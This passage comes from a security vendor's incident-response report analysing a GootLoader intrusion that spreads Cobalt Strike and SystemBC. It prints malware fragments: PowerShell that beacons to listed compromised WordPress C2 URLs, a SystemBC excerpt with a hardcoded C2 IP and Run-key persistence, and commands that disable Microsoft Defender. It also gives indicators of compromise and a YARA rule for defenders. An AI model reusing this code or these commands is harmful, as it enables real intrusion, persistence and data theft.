    $processList = compressAndEncode(gps | select name -unique | %{ $_.name })
    $processTitles = compressAndEncode(gps | where { $_.mainwindowtitle } | %{
$_ .name + "^" + $_.mainwindowtitle })
    $desktopItems = compressAndEncode(((new-object -com
shell.application).Namespace(0)).Items() | %{ if($_.IsLink)
{"0" + $_.Name} elseif($_.IsFolder) {"1" + $_.Name} elseif($_.IsFileSystem) {"2" +
[IO.Path]::GetFileName($_.Path)} else {"3" + $_.Name} })
    $diskList = compressAndEncode(gdr | where { $_.free -gt 50000 } | %{
$_ .name + "^" + $_.used })
}
```

*ChatGPT output after asking to rename the variables*

The last part of the PowerShell code contains the actual calls to the main function, using C2 URLs as argument :

```

32 }
33
34 while (1) {
35     try {
36         # Select a random URL from the list and execute the hEdS function on it
37         ContactCommandControl (Get-Random @("https://alikgriffin.com/xmlrpc.php",
38         "https://auribluz.com/xmlrpc.php",
39         "https://unitexfashion.in/xmlrpc.php",
40         "http://azimut-service.co.rs/xmlrpc.php",
41         "https://creator.co/xmlrpc.php",
42         "https://fcer.org/xmlrpc.php",
43         "https://significadodeloscolores.com/xmlrpc.php",
44         "https://crimsoncoward.com/xmlrpc.php",
45         "http://account.vuzf.bg/xmlrpc.php",
46         "https://timoconnor.com.au/xmlrpc.php"))
47     } catch {
48         # Do nothing if an exception occurs
49     }
50     # Sleep for 20 seconds before executing the loop again
51     sleep -s 20
52 }

```

### *Cleaned PowerShell stage #3 code*

The *xmlrpc.php* URL is typical for Wordpress and indicates that the GootLoader C2 list matches with compromised Wordpress websites.

The PowerShell code can be synthesized as :

- Executing a main loop which calls a “Command and Control” function every 20 seconds, with random GootLoader C2 URLs as parameter
- The main “Command and Control” function acts as following :
  - Execute **system discovery calls** in order to obtain the environment variables, list of system processes, list of processes titles, list of desktop items and list of disks on the victim machine

#### **MITRE Technique**

[System Information Discovery](#)

- It then **compress and encode** the output of the system discovery calls
- It creates a **web request to the C2 URLs** passes as parameter to the function, sending the discovery calls outputs as **cookie parameter**
- Obtain the response from the C2 and **evaluate its content as PowerShell code** through the [iex\(\) or Invoke-Expression](#) function

This gives the threat actor the possibility to remotely control the victim machine as well as gathering system data.

This discovery process is meant for the threat actor to carefully select their targets and spend time on the most interesting ones from their point of view.

## Synthesis

At this stage, the threat actor has :

- Persistence on the victim machine through the “**Executive Relationships**” scheduled task
- System information gathered from the last decoded PowerShell code snippet, which we called “Stage 3”
- Remote control over the machine through the same code and through the attacker-controlled C2 servers

On top of that, the attacker has resilience over the C2 as 10 different compromised websites are configured for the specific analyzed GootLoader payload.

**MITRE Technique**  
[Fallback Channels](#)

Following the initial infection, Cybereason observed multiple GootLoader processes creations, over **seven days**.



After seven days, Cybereason identified a new child process spawned from the GootLoader *POwErSHeLL* process.

## Cobalt Strike


Cobalt Strike is an adversary simulation framework with the primary use case of assisting red team operations. However, Cobalt Strike is also actively used by malicious actors for conducting post-intrusion malicious activities.

Cobalt Strike is a modular framework with an extensive set of features that are useful to malicious actors, such as command execution, process injection, and credential theft.

During this incident, the threat actor loaded Cobalt Strike through the initial communication established from the GootLoader infection. The actor then spreaded Cobalt Strike over three other machines, through remote service creation.

The loading method of Cobalt Strike identified used [DLL hijacking](#) to load the beacon through a malicious DLL and a legitimate VLC media player executable.

Below is the overview of the first identified Cobalt Strike activity :



*First observed Cobalt Strike activity*

## DLL Hijacking

### MITRE Technique

[Hijack Execution Flow: DLL Search Order Hijacking](#)

This chapter explains how the threat actor leveraged a vulnerability in VLC media player to side-load a Cobalt Strike DLL. We explain how DLL hijacking is leveraged in a [previously published Purple Team Series article](#).

The threat actor loaded Cobalt Strike through the following process :

- Execution of the image “msdtc.exe”, which is actually a legitimate version of VLC (SHA1 hash 0dc20b2f1118d5c0cc46b082d7f5dc060276157)
- The created msdtc.exe process (VLC Media Player) tries to load *libvlc.dll*. If it can't be loaded, it will display the following message :




- The *libvlc.dll* (SHA1 - e3dc0927f5cf07865587dc75ff8106eb1d161829) file that is stored in the same directory as mdtsc.exe contains **malicious instructions** configured to be executed from this list of exports

Ordinal	Name	Library
	libvlc_add_intf	libvlc
	libvlc_new	libvlc
	libvlc_playlist_play	libvlc
	libvlc_release	libvlc
	libvlc_set_app_id	libvlc
	libvlc_set_user_agent	libvlc
	libvlc_wait	libvlc
	CryptAcquireContextA	ADVAPI32

*Exports list from the malicious DLL*

- Once loaded, Cobalt Strike will execute and live within the *msdtc.exe* process, loaded from the *libvlc.dll* malicious file
- The threat actor will generally migrate to another process, leveraging Cobalt Strike capabilities and showing a process injection to another legitimate process (in the screenshot below, explorer.exe)

This results in the following process tree as viewed in the Cybereason console :



*Process tree resulting from the threat actor leveraging GootLoader to initiate a Cobalt Strike infection*

## Cobalt Strike DLL Analysis

Once the Cybereason team understood that the “*libvlc.dll*” is Cobalt Strike, the team analyzed it further.

What is generally done for [Cobalt Strike beacon](#) is to extract its configuration, which was done automatically through a Sandbox :

```
"BeaconType": [
  "HTTPS"
],
"Port": 443,
"SleepTime": 15000,
"MaxGetSize": 13986556,
"Jitter": 25,
"C2Server": " ",
"HttpPostUri": "/jquery-3.3.2.min.js",
"Malleable_C2_Instructions": [
  "Remove 1522 bytes from the end",
  "Remove 84 bytes from the beginning",
  "Remove 3931 bytes from the beginning",
  "Base64 URL-safe decode",
  "XOR mask w/ random key"
],
"SpawnTo": "AAAAAAAAAAAAAAAAAAAAA==",
"HttpGet_Verb": "GET",
"HttpPost_Verb": "POST",
"HttpPostChunk": 0,
"SpawnTo_x86": "%windir%\syswow64\dlhost.exe",
"SpawnTo_x64": "%windir%\sysnative\dlhost.exe",
"CryptoScheme": 0,
"Proxy_Behavior": "Use IE settings",
"Watermark": 206546002,
"bStageCleanup": "True",
"bCFGCaution": "False",
"KillDate": 0,
"bProcInject_StartRWX": "False",
"bProcInject_UseRWX": "False",
"bProcInject_MinAllocSize": 17500,
"ProcInject_PrependedAppend_x86": [
  "kJA=",
  "Empty"
],
"ProcInject_PrependedAppend_x64": [
  "kJA=",
  "Empty"
],
"ProcInject_Execute": [
  "ntdll:RtlUserThreadStart",
  "CreateThread",
  "NtQueueApcThread-s",
  "CreateRemoteThread",
  "RtlCreateUserThread"
```

### Extraction of the Cobalt Strike configuration

From this beacon extracted configuration, one can see many indicators of compromise, including :

- A C2 IP address, *REDACTED*
- A specific URL masquerading as jquery JavaScript file
- Default spawn location to dlhost.exe processes

One can observe that the threat actor leveraged a [Malleable C2 profile](#) to complicate detection attempts.

## Post-infection

The loaded Cobalt Strike process, once migrated to the legitimate process explorer.exe, will execute many actions such as :

- BloodHound Active Directory discovery through a PowerShell version named PSHound

explorer.exe c:\users\ [redacted] ps...	explorer.exe c:\users\ [redacted] \pshound.ps1	Delete file
explorer.exe c:\users\ [redacted] \ntu...	explorer.exe c:\users\ [redacted] \ntuwnjczztmtnwuzmy00mgixlw...	Delete file
explorer.exe c:\users\ [redacted] \20...	explorer.exe c:\users\ [redacted] \20221206141315_bloodhound....	Delete file
explorer.exe c:\users\ [redacted] ps...	explorer.exe c:\users\ [redacted] \pshound.ps1	Create file

*File events showing the explorer.exe process (injected with Cobalt Strike) dropping BloodHound related files*

- Internal network scanning

# Lateral Movement

## Overview

During the attack, the threat actor gained more space and access by moving laterally from patient zero to other machines in the environment

Some of the known general ways for lateral movement can be seen in the below screenshot but in this particular case, the attacker moved laterally via remote service creation through SMB(PSEXEC). PsExec allows for remote command execution (and receipt of resulting output) over a named pipe with the Server Message Block (SMB) protocol.




Diagram showing the different lateral movement mechanisms in-use (source : <https://thedfirreport.com/2022/05/09/seo-poisoning-a-gootloader-story/>)

The following diagram shows the lateral movements between the patient zero and the next victim machine, and, as a second step, between this machine and the last machine compromised :




Diagram showing lateral movements of the threat actor

Below is the timeline of the events observed during the lateral movement phase :

Machine	Time	Action	Comment
LATMOV1	20:44:41	(services.exe->powershell.exe) powershell.exe -nop -w hidden -c Set-MpPreference <b>-DisableRealtimeMonitoring \$true</b>	Microsoft Defender is disabled
LATMOV1	20:45:09	A service was installed on the system. Service Name: ddeeff1. Service File Name: C:\Windows\Temp\msdte.exe.	Cobalt Strike loaded through DLL hijacking
LATMOV1	20:48:15	Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File C:\Users\User\AppData\Local\son.ps1	SystemBC deployment
LATMOV2	20:54:14	A service was installed on the system. Service Name: cdefgh3. Service File Name: powershell.exe -nop -w hidden -c Set-MpPreference <b>-DisableRealtimeMonitoring \$true</b> . Service	Microsoft Defender is disabled
LATMOV2	20:55:14	A service was installed on the system. Service Name: bcdef2. Service File Name: <b>C:\temp\msdte.exe</b> . LocalSystem	Cobalt Strike loaded through DLL hijacking
LATMOV2	21:07:05	A service was installed on the system. Service Name: abcdef1. Service File Name: Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File <b>C:\temp\rz.ps1</b> .	Remote deployment of Cobalt Strike to other machines
LATMOV1	21:08:10	<b>PsExec.exe</b> file is dropped on LATMOV1	PsExec client
LATMOV2	21:10:18	A service was installed on the system. Service Name: <b>PSEXESVC</b> .	PsExec-related service
LATMOV2	21:10:20	Registry changed to: Started from: Powershell -WindowStyle Hidden -File <b>C:\temp\rz.ps1</b>	PowerShell rz.ps1 script execution through PsExec
LATMOV3	21:17:11	Powershell.exe -nop -w hidden -c Set-MpPreference <b>-DisableRealtimeMonitoring \$true</b>	Microsoft Defender is disabled
LATMOV3	21:21:37	(cmd.exe->powershell.exe) powershell -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQB[...]	Cobalt Strike deployment - SMB beacon

Through the attack timeline, Cybereason observed that the remote service creation happened right after the malicious service was installed on the system and also right



after the powershell script “rz.ps1” which most likely is associated with the remote deployment of Cobalt Strike to the next machine laterally moved to.

On top of the deployment of Cobalt Strike through the creation of a remote service, we observe that the threat actor attempts to disable Microsoft Defender through a PowerShell command.

### MITRE Technique

[Impair Defenses: Disable or Modify Tools](#)

## Remote Service Creation

From the *PATIENTZERO* machine, the threat actor leveraged file share functionalities to first drop the files to be executed :

explorer.exe \\	\c\$\windows\...	explorer.exe \\	\c\$\windows\temp\msdtc.exe	Create file
explorer.exe \\	\c\$\windows\...	explorer.exe \\	\c\$\windows\temp\libvlc.dll	Create file

*File events showing a remote file creation on the machine the attacker laterally moved to*

Ten seconds later, service is installed on the remote machine, infecting it with Cobalt Strike

Three minutes later, it deployed a PowerShell file named “son.ps1”, which happened to be SystemBC, PowerShell version. This part of the compromise is described in the next chapter.

Twenty minutes later, the attacker dropped a file named “rz.ps1” on the remote machine.

## PsExec

Approximately 25 minutes later, the PsExec service was installed on the machine, allowing the threat actor to run system commands on it, from the initially compromised machine.

2 seconds after the PSEXESVC service creation, Cybereason observed the launch of the PowerShell script *rz.ps1*.

## SystemBC

### SystemBC Introduction

The threat actor executed a PowerShell script named *son.ps1* on one machine. Upon further investigation, it appeared that file was oriented toward data exfiltration and control, providing a proxy channel for the threat actor.

Cybereason identified this file to be SystemBC, PowerShell version, as uncovered and documented in an [article](#) by Jason Reaves and Joshua Platt in March 2022.

SystemBC is a proxy malware leveraging SOCKS5. Based on screenshots used in ads on an underground marketplace, [Proofpoint](#) decided to call it SystemBC.

SystemBC has been observed occasionally, but more pronounced since June 2019. Cybereason identified SystemBC in recent QBot infections as well.

This file creates persistence on the machine through the following run key :

- "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" - socks5\_powershell

It also creates a covert channel from the infected host to the C2 server.

## Powershell Analysis

The *son.ps1* script provided attackers with an encrypted shell communication (using RC-4 encryption algorithm) from an infected host to their command & control server.

```
1 $xorec = New-Object byte[] 50
2
3 $ipaddress = '91.92.136.20'
4 $dport = 4001
5
6 For ($i=0; $i -ne 50; $i++) { $xorec[$i] = $i }
7
8 $newconnect={
9
10 Param
11 (
12     $sArray,
13     $perem2,
14     $ip,
15     $newport,
16     $xorec_,
17     $s,
18     $w,
19     $r
20 )
21
22 Function cryptf2($passw, [int]$length, $buff0, $start, $sz)
23 {
24
25     $src4 = New-Object byte[] 256
26
27     [int]$perem0 = 0
```

*Extract from the son.ps1 script code*

This script defines a function `cryptf2` that uses the RC4 encryption algorithm to encrypt a given buffer of data. The function takes in a password, the length of the password, the data to be encrypted, the starting position in the data at which to begin the encryption, and the size of the data to be encrypted. The function then initializes an array `$src4` with the values 0 through 255, and uses the RC4 algorithm to encrypt the specified data using the provided password.

The script also defines a hash table `$newconnct` which takes in parameters to be used to establish a connection to the c2 server and send the encrypted data. The parameters include an array of bytes `$sArray`, an integer `$perem2`, an IP address `$ip`, a port number `$newport`, an array of bytes `$xorec`, a script block `$s`, and two more arrays of bytes `$w` and `$r`.

Printing all the variables initially collected by the script shows the data that includes context of the execution, language and powershell version information.

## Persistence

The script creates a registry key for persistence and is capable of removing this entry when instructed. The destination in the entry references the location of the original file.

```

836  catch
837  {
838    $pool.Dispose()
839
840    if ($sArray[0] -ne $null) { $sArray[0].Close() }
841  }
842 }
843
844 try
845 {
846   $location = $MyInvocation.MyCommand.Definition
847   Set-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\" -Name "socks_powershell" -Value
848
849 }
850
851 catch { }
```

*Extract from the son.ps1 script*

This registry key will automatically launch `son.ps1` through the Powershell.exe utility at each new user session, allowing persistence to the threat actor.

According to our log, executions of SystemBC, Powershell version, were observed during more than 3 hours on the same machine, LATMOV1.

# CYBEREASON RECOMMENDATIONS

The Cybereason Defense Platform can detect and prevent GootLoader, Cobalt Strike, or SystemBC post-exploitations. Cybereason recommends the following actions:

- **Enhance Cybereason sensor policies :** Set the Cybereason Anti-Ransomware protection mode to Prevent. More information for Cybereason customers can be found [here](#).
- **Enable Variant Payload Protection in your Cybereason sensor policy:** Upgrade to a version that has VPP and enable VPP, as this will completely prevent the ransomware execution. VPP is supported in version 21.2.100 and above (Beta, and disabled by default) and 22.1.183 and above (GA, and enabled by default). More information can be found on [The NEST](#).
- **Compromised user blocking :** Block users involved in the attack, in order to stop or at least slow down attacker propagation over the network
- **Identify and block malicious network connections:** Identify network flows toward malicious IP/domains identified in the reports and block connections to stop the attacker from controlling the compromised machines
- **Reset Active Directory access:** If Domain controllers were accessed by the attacker and potentially all accounts have been stolen, it is recommended that, when rebuilding the network, all AD accesses are reset. Important note : krbtgt account needs to be reset twice and in a timely fashion.
- **Engage Incident Response:** It is important to investigate thoroughly the actions of the attacker to be sure not to miss any activity and patch what is needed to patch.
- **Compromised machine cleansing:** Isolate and re-image all infected machines, to limit the risk of a second compromise or the attacker still getting access to the network afterward.

# CYBEREASON DEFENSE PLATFORM

The Cybereason Defense Platform is designed to prevent and detect advanced attacks and techniques. The recommendations above, in conjunction with Cybereason's unique protection for malware will provide you unparalleled visibility into this highly sophisticated attack.

## Indicator of Compromise (IoC)

It is recommended to block the following domains and IP addresses using your network infrastructure:

### Associated Domains:

- GootLoader C2 (compromise Wordpress websites)
  - alikgriffin[.]com
  - auribluz[.]com
  - unitexfashion[.]in
  - azimuth-service[.]co[.]rs
  - creator[.]co
  - fcer[.]org
  - significadodelosclores[.]com
  - crimsoncoward[.]com
  - account[.]vuzf[.]bg
  - timoconnor[.]com[.]au

### User Agent:

- "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36"

Add the following hashes to the blocklist in your Cybereason environment:

### Associated Hashes (SHA1):

- Libvlc.dll - e3dc0927f5cf07865587dc75ff8106eb1d161829

Yara Rule - SystemBC PowerShell version

```
rule script_detection {  
  meta:  
    description = "detects a ps1 script containing required keywords and functions  
for rc4 communications to a remote host - systembc_socks_powershell"  
    author = "Analyst"  
  strings:  
    $keyword1 = "cryptf2"  
    $keyword2 = "xorec"  
    $keyword3 = "ipaddress"  
    $keyword4 = "dport"  
    $keyword5 = "rc4"  
    $keyword6 = "perem"  
    $keyword7 = "bxor"  
  condition:  
    all of them and file.ext == ".ps1"  
}
```

## ABOUT THE RESEARCHERS

### Loïc Castel, IR Investigator, Cybereason IR Team



Loïc Castel is a Security Analyst with the Cybereason IR team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.

### Jakes Jansen, IR Investigator Cybereason IR Team



Jakes is an Incident Response consultant and has been with Cybereason for a total of 3 years specializing in IR, Reverse Engineering and Threat Hunting. With over 16 years of Infosec experience in other roles, Jakes was among other roles, responsible for building and leading DFIR teams that have handled large scale investigations for government and multinational private entities, including financial institutions, manufacturing and telecommunications. Jakes also has experience in internal threat investigations, mobile phone analysis, syndicate cases and data analysis expected with eDiscovery during corporate acquisitions.

### Nitin Grover, IR Investigator, Cybereason IR Team



Cyber Security Specialist with over 5 years of multi-geographical experience in protecting the organizations from various cyber security attacks. Reducing security risks by 70-80% for the clients by providing them with optimal Vulnerability Assessments, Detailed Log Analysis, Security Strategies, Risk Management Solutions, Credential Risk Assessments, SIEM Solutions that include continuous threat monitoring and malicious activity detection capabilities. Performing Incident Response Analysis and Digital Forensic investigations for clients on a security incident to ensure immediate containment, recovery and no business disruption.